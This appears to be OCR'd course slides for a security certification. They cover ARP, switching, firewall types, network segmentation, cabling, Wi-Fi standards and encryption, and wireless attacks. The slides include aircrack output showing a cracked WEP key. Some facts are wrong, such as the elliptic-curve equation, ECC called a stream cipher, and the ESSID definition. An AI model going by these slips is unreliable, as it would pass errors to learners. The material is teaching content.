
MAC Address	Interface
1A:24:11:11:11:11	F0/1
1A:24:22:22:22:22	F0/2
1A:24:33:33:33:33	G0/1
1A:24:44:44:44:44	G0/1

MAC Address Table – SW2

MAC Address	Interface
1A:24:33:33:33:33	F0/1
1A:24:44:44:44:44	F0/2
1A:24:11:11:11:11	G0/2
1A:24:22:22:22:22	G0/2

Data Link Layer - Flooding Unknown Unicast and Broadcast Frames

- If a MAC Address Table is not populated, it will be necessary to flood each switch port with the frames for the destination MAC address




Data Link Layer – Spanning Tree Protocol

- Switches also provide protection against loops
- Spanning Tree Protocol was designed to prevent loops by utilizing the Spanning-Tree Algorithm
- STP prevents loops by disabling redundant links within the switch
- STP related IEEE standards
  - ✓ 802.1D (STP)
  - ✓ 802.1W (Rapid STP)

Data Link Layer – Address Resolution Protocol

- Address Resolution Protocol translates logical addresses (i.e. IP addresses) to physical addresses (i.e. MAC addresses)
- Each host maintains a MAC Address Table
- If a host requires an update to its ARP table it sends out a broadcast message to the network
- Hosts that respond to an ARP broadcast will send a unicast message to the sender

Address Resolution Protocol




Complete MAC Address
192.168.10.1 ↔ AA:AA:AA:AA:AA:AA - if
192.168.10.10 ↔ BB:BB:BB:BB:BB:BB - if
192.168.10.20 ↔ CC:CC:CC:CC:CC:CC - if
192.168.200.1 ↔ 00:00:00:00:00:00 - if
192.168.200.10 ↔ 11:11:11:11:11:11 - if
192.168.200.20 ↔ 22:22:22:22:22:22 - if

Address Resolution Protocol

ARP Requests are Broadcast


ARP Responses are Unicast



PCAP

Complete ARP Table
Incomplete ARP Table
192.168.10.1 ↔ AA:AA:AA:AA:AA:AA - if
192.168.10.10 ↔ BB:BB:BB:BB:BB:BB - if
192.168.10.20 ↔ CC:CC:CC:CC:CC:CC - if
192.168.200.1 ↔ 00:00:00:00:00:00 - if
192.168.200.10 ↔ 11:11:11:11:11:11 - if
192.168.200.20 ↔ 22:22:22:22:22:22 - if


Data Link Layer – Address Resolution Protocol



```
> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: 00:1a:6b:6c:0c:cc, Dst: ff:ff:ff:ff:ff:ff
v Address Resolution Protocol (request)
      Hardware type: Ethernet (1)
      Protocol type: IPv4 (0x0800)
      Hardware size: 6
      Protocol size: 4
      Opcode: request (1)
      Sender MAC address: 00:1a:6b:6c:0c:cc
      Sender IP address: 10.10.10.2
      Target MAC address: 00:00:00:00:00:00
      Target IP address: 10.10.10.1
```

Request Is Broadcast

MAC Address Is Unknown




```
> Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
> Ethernet II, Src: 00:1d:09:f0:92:ab, Dst: 00:1a:6b:6c:0c:cc
v Address Resolution Protocol (reply)
      Hardware type: Ethernet (1)
      Protocol type: IPv4 (0x0800)
      Hardware size: 6
      Protocol size: 4
      Opcode: reply (2)
      Sender MAC address: 00:1d:09:f0:92:ab
      Sender IP address: 10.10.10.1
      Target MAC address: 00:1a:6b:6c:0c:cc
      Target IP address: 10.10.10.2
```

Reply Is Unicast

MAC Address Is Known

Physical Layer


Physical Layer




- The physical layer is responsible for bit transmission and includes electrical and mechanical connections
- This layer also specifies the physical network topology versus the logical topology
- Physical Layer Protocols
  - ✓ EIA/TIA-232
  - ✓ EIA/TIA-449
  - ✓ X.21
  - ✓ High-Speed Serial Interface (HSSI)
  - ✓ Synchronous Optical Networking (SONET)
  - ✓ V.24 and V.35

Physical Layer – Collisions


- Hosts sending signals through physical layer devices must account for signal collisions; destructive signal interference of simultaneously sent signals
- Since collisions occur due to lack of flow control between network hosts, it is necessary to implement effective protocols to prevent communication disruption
  - ✓ Carrier Sense Multiple Access (CSMA)
  - ✓ Carrier Sense Multiple Access with Collision Detection (CSMA/CD)
- Any network composed of physical layer devices results in a single collision domain






Physical Layer Devices

Repeater	Single Collision Domain Single Broadcast Domain
Hub	Single Collision Domain Single Broadcast Domain



Physical Layer Devices – Repeater

- A repeater is a legacy network device that amplifies and forwards signals in a network to ensure proper signal power at each endpoint
- Repeaters have a single collision domain and can only allow single direction transmissions




Physical Layer Devices – Hub

- A hub is a multi-port repeater that connects devices into a single collision domain with no segmentation and in a star topology
- Traffic on a hub is broadcast to all devices connected to the hub
- Due to improvements in switch-based networks, repeaters and hubs are not generally used in practice

Secure Network Components

Secure Networks

- Secure network components provide security through network isolation and access control and hardware and software firewall solutions
  - ✓ Network Segments
  - ✓ Network Access Control (NAC)
  - ✓ Firewalls
    - ○ Static Packet-Filtering Firewall (i.e. Stateless)
    - ○ Application-Level Gateway Firewall
    - ○ Circuit-Level Gateway Firewall
    - ○ Stateful Inspection Firewall
    - ○ Deep Packet Inspection Firewall
    - ○ Next-Generation Firewall
    - ○ Multihomed Firewall




Network Segmentation

- Networks segments can be configured based on organizational functions
  - ✓ Enterprise Networks
  - ✓ Company Departments
  - ✓ Isolated Labs
- Virtual Local Area Networks (VLAN) for specific network types
  - ✓ Supervisory Control and Data Acquisition (SCADA)
  - ✓ Industrial Control System (ICS)
  - ✓ Servers
  - ✓ Medianets
  - ✓ Video Teleconference

Virtual Local Area Networks

- VLANs separate broadcast domains in a switched environment by separating systems based on function or organizational architecture
- Without a VLAN configured of the following network, every broadcast will be seen by all hosts on the network
- VLANs are assigned different subnets over the LAN



VLAN 10 – 192.168.10.0/24

VLAN 20 – 192.168.20.0/24


VLAN 30 – 192.168.30.1/24

Zones

- Different architecture provides additional levels of security
  - ✓ Zones
    - Secure Zone – Mission critical systems
    - General Work Zone – Standard systems
    - Low Security Zone – Non-critical systems
    - DMZ
  - ✓ Extranet
    - Provides external access to organizational assets (i.e. Vendors)
  - ✓ Intranet
    - Provides internal access to organizational assets
  - ✓ Wireless
    - RF Segmentation (i.e. Guest, Intranet)

Demilitarized Zone

- An untrusted network providing access to organizational assets
- DMZ provide three interfaces for security:
  - ✓ Internet
  - ✓ Intranet
  - ✓ Extranet
- A host placed in a DMZ and specially hardened is known as a Bastion Host



Vendor
Customer
Customer Application
Internet
FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL ·
External Web Application
External Web Service
4
5
DMZ
FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL · FIREWALL ·
Internal Web Application
Internal Proxy High level function
NAV Web Services NTLM/Negotiate
1
2
3
Intranet

Firewalls

- Firewalls provide network isolation to network resources through hardware, firmware, and software and apply the principle of least access to prevent unauthorized traffic
- Several types of firewalls:
  - ✓ Static Packet-Filtering Firewall (i.e. Stateless)
  - ✓ Application-Level Gateway Firewall
  - ✓ Circuit-Level Gateway Firewall
  - ✓ Stateful Inspection Firewall
  - ✓ Deep Packet Inspection Firewall
  - ✓ Next-Generation Firewall
  - ✓ Multihomed Firewall


Stateless Packet Filtering Firewall

- Filters traffic through ACLs based only on source, destination, and port
- Stateless firewalls are first-generation firewall technologies and are limited since they are unable to provide user authentication or determine packet origination
- Stateless firewalls are network and transport layer devices (Layer 3 & 4)




Application-Level Gateway Firewall

- Known as proxy firewall it copies packets from private to public networks to prevent private network identification
- Filter traffic based on application headers and each application has a unique proxy server
- Negatively affect network performance since every packet must be examined and processed as it passes through the firewall
- 2nd generation firewall that operates at application layer (Layer 7)




Circuit-Level Gateway Firewall

- Known as a circuit proxy, it establishes and manages sessions based on endpoints, not content
- Forwarding decisions are based on source, destination, and ports, but unlike stateless firewalls, it operates at the session layer (Layer 5)
- Considered second-generation firewalls by improving on stateless packet-filtering firewall capabilities
  - ✓ Socket Secure (SOCKS) is a common circuit-level gateway firewall




Stateful Inspection Firewall

- Known as dynamic packet filtering where forwarding decisions are based on source and destination addresses, application usage, origin source, and current and previous packets
- State tables are more efficient than application-level gateway ACLs
- 3rd generation firewalls operating at network and transport layers (Layer 3/4)
- Stateful packet inspection also provides security to connectionless protocols including UDP and ICMP



Deep Packet Inspection Firewall

- Deep packet inspection (DPI) firewalls make forwarding decisions based on payload content such as domain names, malware, spam, or other identifiable payload elements
- When integrated with intrusion detection and prevention system, a TLS/SSL proxy, web filtering, QoS management, bandwidth throttling, NATing, VPN anchoring, and antivirus it creates a multifunction device (MFD) that operates over Layer 2 – 7



Multihomed Firewall

- Firewalls with more than one interface to filter traffic
- Multihomed firewalls disable IP forwarding, which prevents traffic from being automatically sent to other interfaces and forces filtering rules to control traffic
- Examples of multihomed firewalls include
  - ✓ Bastion host
    - ○ Computer or appliance exposed on the internet and hardened by removing all unnecessary elements, such as services, programs, protocols, and ports
  - ✓ Screened host
    - ○ A firewall-protected system logically positioned just inside a private network where inbound traffic is routed to act as a proxy for all the trusted systems within the private network

Firewall Summary

Firewall Type	Advantages	Disadvantages	OSI Layer	Generation
Stateless Packet Filtering	Efficient at processing packets Enforces complex security policy through protocol header filtering	Cannot filter at application layer and is difficult to securely configure resulting in spoofing vulnerabilities Does not support authentication or logging	Layer 3 Layer 4	1st
Application Level Gateway	Capable of detecting and blocking attacks not visible at network or transport layers Obscures private network configuration	Complex to configure, maintain, and requires significant overhead Requires a proxy for each network application in use	Layer 7	2nd
Circuit Level Gateway	More efficient than application-level gateways Relatively inexpensive	Protects circuits (network sessions) instead of packets resulting in lack of content filtering Requires network protocol stack changes	Layer 5	2nd
Stateful Inspection	Capable of blocking protocol exploits Can operate with fewer open ports resulting in reduced surface Capable of blocking many DoS attacks	High processing overhead Does not support authenticated connections and ineffective against stateless protocols exploits	Layer 3 Layer 4	3rd
Deep Packet Inspection	Provides traditional firewall capabilities combined with IDS/IPS, advanced, threat intelligence, and malware scanning More efficient at processing network traffic than combination of firewall plus IDS/IPS and malware scanning	Consolidation of security functions requires significant processing and makes NGFWs a single point of failure Requires significant resources to acquire, configure, and deploy	Layer 2 Layer 3 Layer 4 Layer 5 Layer 6 Layer 7	Next Generation

Cabling, Wireless, Topology, Communications, and Transmission Media Technology

IEEE 802.3

- IEEE 802.3 is a standard focused on Ethernet communication
- The following table specified the 802.3 standard, media, designation, data rate, and maximum cable length for common media

Ethernet Standard	Media	Designation	Data Rate	Maximum Cable Length
802.3	Coaxial – Thicket	10Base-5	10 Mb/s	500 m
802.3a	Coaxial – Thinnet	10Base-2	10 Mb/s	185 m
802.3e	Twisted Pair	10Base-T	10 Mb/s	100 m
802.3j	Fiber Optic	10Base-F	10 Mb/s	2000 m
802.3u	Twisted Pair (UTP)	100Base-T	100 Mb/s	100 m
802.3ab	Twisted Pair (UTP)	1000Base-T	1 Gb/s	100 m

Physical Media


- The most common cables used in networks include:
  - ✓ Coaxial
  - ✓ Twisted-Pair
  - ✓ Fiber Optic
- Coaxial Cable
  - ✓ Copper Conductor
  - ✓ Plastic Jacket (PVC, Teflon)
    - o Teflon covering known as “plenum-rated coating”
    - o Plenum is used due to its higher combustion level and less toxic composition
  - ✓ Braided Shield
  - ✓ Coax cables provide some level of protection against EMI and RFI

Physical Media

- Thin Ethernet
  - ✓ Known as Thinnet – 10Base2
  - ✓ Ethernet coaxial cable is Radio Grade 58 (RG-58)
- Thick Ethernet
  - ✓ Known as Thicknet – 10Base5
  - ✓ Ethernet coaxial cable is Radio Grade 8 (RG-8)

Physical Media

- Twisted-Pair
  - ✓ Individually insulated wires twisted together
  - ✓ If metallic shielding is added, it is called Shielded Twisted Pair (STP)
  - ✓ If metallic shielding is not added, it is called Unshielded Twisted Pair (UTP)
  - ✓ UTP have the data rate and maximum cable length designations
    - o 10BaseT, 100BaseT, 1000BaseT




Twisted Pair

- All twisted pair cables are rated into categories

Category	# Wires	Data Rate	Frequency Range	Range	Function
1	4 / 8	1 Mb/s			Voice (A)
2	8	4 Mb/s	10 MHz	100 m	Voice (D)
3	6	10 Mb/s	16 MHz	100 m	LANs
4	8	16 Mb/s	20 MHz	100 m	
5	8	100 Mb/s	100 MHz	100 m	
5e	8	1 Gb/s	100 MHz	100 m	
6	8	10 Gb/s	250 MHz	55 m	
6a	8	10 Gb/s	500 MHz	100 m	
7	8	10 Gb/s	600 MHz	100 m	

- Unshielded twisted pair has standards defined for Category 2 - 6


Twisted Pair Examples



Network Topologies

Network Topologies

- Network topology is based on organizational needs and technology requirements
- There are numerous network topologies
  - ✓ Fully Connected
  - ✓ Ring
  - ✓ Bus
  - ✓ Star
  - ✓ Mesh



Wireless Communications and Security

Wireless Networks

- IEEE 802.11 is a set of media access control (MAC) and physical layer (PHY) specifications for implementing wireless local area network (WLAN) computer communication in the ranges:
  - ✓ 2.4 GHz
  - ✓ 3.6 GHz
  - ✓ 5 GHz
  - ✓ 60 GHz
- There are a wide variety of wireless network types including:
  - ✓ Extension of Existing Wired Network (Single / Multiple)
  - ✓ LAN-2-LAN Wireless Network
  - ✓ 2G / 3G / 4G / 5G Wireless Network

Wireless Standards

- IEEE 802.11 standards:

Standard	Frequency	Max Data Rate	Modulation
802.11	2.4 GHz	2 Mbps	FHSS / DSSS
802.11a	5 GHz	54 Mbps	OFDM
802.11b	2.4 GHz	11 Mbps	DSSS
802.11g	2.4 GHz	54 Mbps	OFDM
802.11n	2.4, 5 GHz	600 Mbps	OFDM
802.11ac	5 GHz	1 Gbps	OFDM
802.11ad	2.4, 5, 60 GHz	7 Gbps	OFDM
802.15	2.4 GHz	2 Mbps	FHSS
802.16	10 – 66 GHz	120 Mbps	OFDM
802.20	< 3.5 GHz	1 Mbps	OFDM
Bluetooth	2.4 GHz	24 Mbps	GFSK
HiperLAN/2	5 GHz	54 Mbps	OFDM

RF Modulation Schemes

- IEEE 802.11 modulation schemes based on different parameters:
  - ✓ Frequency Hopping Spread Spectrum (FHSS)
    - o Rapid carrier signal switching over numerous frequencies
    - o Synchronizes endpoints through pseudorandom sequences
  - ✓ Orthogonal Frequency-Division Multiplexing (OFDM)
    - o Modulation encoding over multiple carrier frequencies
    - o Used in DSL, wireless networks, power line networks, and 4G mobile communications
  - ✓ Direct-Sequence Spread Spectrum (DSSS)
    - o Reduces signal interference by creating a noisy channel
    - o DSSS is resistant to interference
  - ✓ Gaussian Frequency-Shift Keying (GFSK)
    - o A Gaussian filter on FSK signals creates smooth transitions

802.11 Frame Types

- IEEE 802.11 has three frame types depending on communication needs:

Frame Type	Description
Management	Notifies users of connection status
Control	Controls access to wireless media
Data	Carries upper OSI layer data


Wireless Encryption

- Encryption methods used within the IEEE 802.11 standard
- Wireless technologies utilize stream ciphers in many applications
  - ✓ RC4
  - ✓ ECC
- Wireless encryption types that we will address include:

Acronym	Name
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPA3	Wi-Fi Protected Access 3

Wired Equivalent Privacy

- Designed to provide privacy equivalent to a wired network
- WEP uses RC4 encryption
- Major flaw in WEP is the utilization of a 24-bit Initialization Vector (IV) which is vulnerable to a brute force key attack




```
                            aircrack 2.2

            [00:00:03] Tested 2 keys (got 1040384 IVs)

KB    depth   byte(vote)
 0    0/  1   D7(  93) 59(  15) D2(  13) 6C(  12) EE(  10) 5A(   5)
 1    0/  1   57( 227) AE(  40) F7(  27) 65(  25) 62(  22) 91(  22)
 2    0/  1   B7( 933) 9B(  27) 01(  25) 39(  25) F0(  23) 06(  20)
 3    0/  1   C9( 330) 62(  39) E8(  38) F6(  38) 66(  37) 0F(  35)
 4    0/  1   A8( 475) 25(  69) 0F(  60) 56(  50) 26(  48) 92(  44)
 5    0/  1   EB( 519) 75(  59) E2(  46) C4(  44) 66(  43) 74(  39)
 6    0/  2   60( 171) 81( 135) 7F(  44) 82(  44) EA(  37) C4(  35)
 7    0/  2   7E( 358) 17( 150) 16(  36) 92(  34) BE(  32) E6(  31)
 8    0/  3   DB( 196) 8E( 101) BF(  68) 8D(  39) DC(  35) 5C(  33)
 9    0/  1   86( 496) A7(  87) A8(  48) 16(  45) A6(  41) 23(  40)
10    0/  2   07( 283) 14( 120) 0E(  45) 91(  42) 10(  41) 15(  38)
11    0/  1   A4( 340) 19(  77) FE(  72) 3E(  46) 3C(  44) 4E(  44)
12    0/  2   A4( 328) 4C( 187) 53(  65) 48(  55) A5(  45) 9A(  42)

          KEY FOUND! [ D7:57:B7:C9:A8:EB:60:7E:DB:86:07:A4:A4 ]
```

Wi-Fi Protected Access

- WPA utilizes Temporal Key Integrity Protocol (TKIP) to improve the security of WEP
- A 128-bit wrapper is used around WEP encryption
- The TKIP wrapper utilizes:
  - ✓ Destination MAC Address
  - ✓ Packet Serial Number
- Even with these improvements, TKIP is insecure

Wi-Fi Protected Access 2

- WPA2 requires Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)
- CCMP uses 128-bit encryption with a 48-bit initialization vector
- Implements the entire IEEE 802.11i standard



Security Mode: WPA2-Mixed

Encryption:

Passphrase:


Key Renewal: 3600 seconds

Wi-Fi Protected Access 3

- WPA3 improves on the security of WPA2 and provides the following modes of operation
  - ✓ WPA3 Personal (WPA-3 SAE) Mode
    - o Static passphrase-based authentication
  - ✓ WPA3 Enterprise (WPA3 ENT) Mode
    - o Requires management frame protection
    - o Optional 192-bit cryptographic suite
  - ✓ Wi-Fi Enhanced Open Mode
    - ✓ Increases privacy in open networks
    - ✓ Prevents passive eavesdropping by encrypting traffic even when a password is not used

Elliptical Curve Cryptography For Wireless Hardware and Networks

- An elliptical curve is defined by the following equation: $y^2 + x^3 + ax + b$
- ECC provides significant protection of wireless devices and networks due to its small payload and ability to encrypt bits versus blocks



Wireless Authentication Protocols

- Several wireless authentication protocols including:

Acronym	Name
EAP	Extensible Authentication Protocol
LEAP	Lightweight Extensible Authentication Protocol
PEAP	Protected Extensible Authentication Protocol

Extensible Authentication Protocol

- A suite of authentication mechanisms for wireless and point-to-point connections including key exchange
- First defined in RFC 3748 and used WEP
- There are 5 types of EAP:
  - ✓ Lightweight EAP
  - ✓ Protected EAP
  - ✓ EAP-TLS (Transport Layer Security)
    - o EAP-TTLS (Tunneled Transport Layer Security)
  - ✓ EAP-PSK (Pre-Shared Key)
  - ✓ EAP-MD5 (Message Digest 5)

Lightweight Extensible Authentication Protocol

- LEAP was created by Cisco to extend EAP
- Developed to fix WEP security issues
- No Windows support
- Considered weak replacement for EAP

Protected Extensible Authentication Protocol

- PEAP replaced LEAP and tunnels all EAP data
- It utilizes Transport Layer Security (TLS) to encryption connections between server and client
- Can be configured to support token-based authentication
- Requires a Certification Authority for each authenticating server


Wireless Terminology

- Wireless access point terms:

Acronym	Name
BSSID	Basic Service Set Identifier (Access Point)
ESSID	Extended Service Set Identifier (Non Access Point)
SSID	Service Set Identifier

- BSSID: The 48-bit address derived from the MAC address of the network interface card
- SSID: Sequence of 32 alphanumeric characters that uniquely identify a Wireless LAN
- ESSID: Used with multiple SSIDs

Wireless Interfaces



```
C:\Users\cygnus>netsh
netsh>wlan show interfaces

There is 1 interface on the system:

    Name                   : Wi-Fi 3
    Description            : Intel(R) Dual Band Wireless-AC 7260
    GUID                   : e4f78c11-f9e3-4893-ac76-ac1b3a4b9e02
    Physical address       : ac:7b:a1:cd:a6:ae
    State                  : connected
    SSID                   : AP1
    BSSID                  : b2:19:c6:1e:61:56
    Network type           : Infrastructure
    Radio type             : 802.11n
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Connection mode        : Profile
    Channel                : 6
    Receive rate (Mbps)    : 144.4
    Transmit rate (Mbps)   : 144.4
    Signal                 : 99%
    Profile                : AP1
```

Wireless Attacks

Wireless Replay Attack

- Replay attacks are successful because protocols do not require network traffic to authenticate timestamps
- This attack is not difficult to conduct since previous traffic running over any network can be collected by any protocol analyzer
- Wireless replay attacks will take any traffic that is transmitted over any wireless radio and broadcast it to any access points in the broadcast area

Rogue Access Point

- Rogue access points are unauthorized systems in a wireless network
- A type of access point called an "Evil Twin" is configured to look exactly like a legitimate access point
- Attackers will set the SSID and authentication of an evil twin to match that of an existing legitimate access point
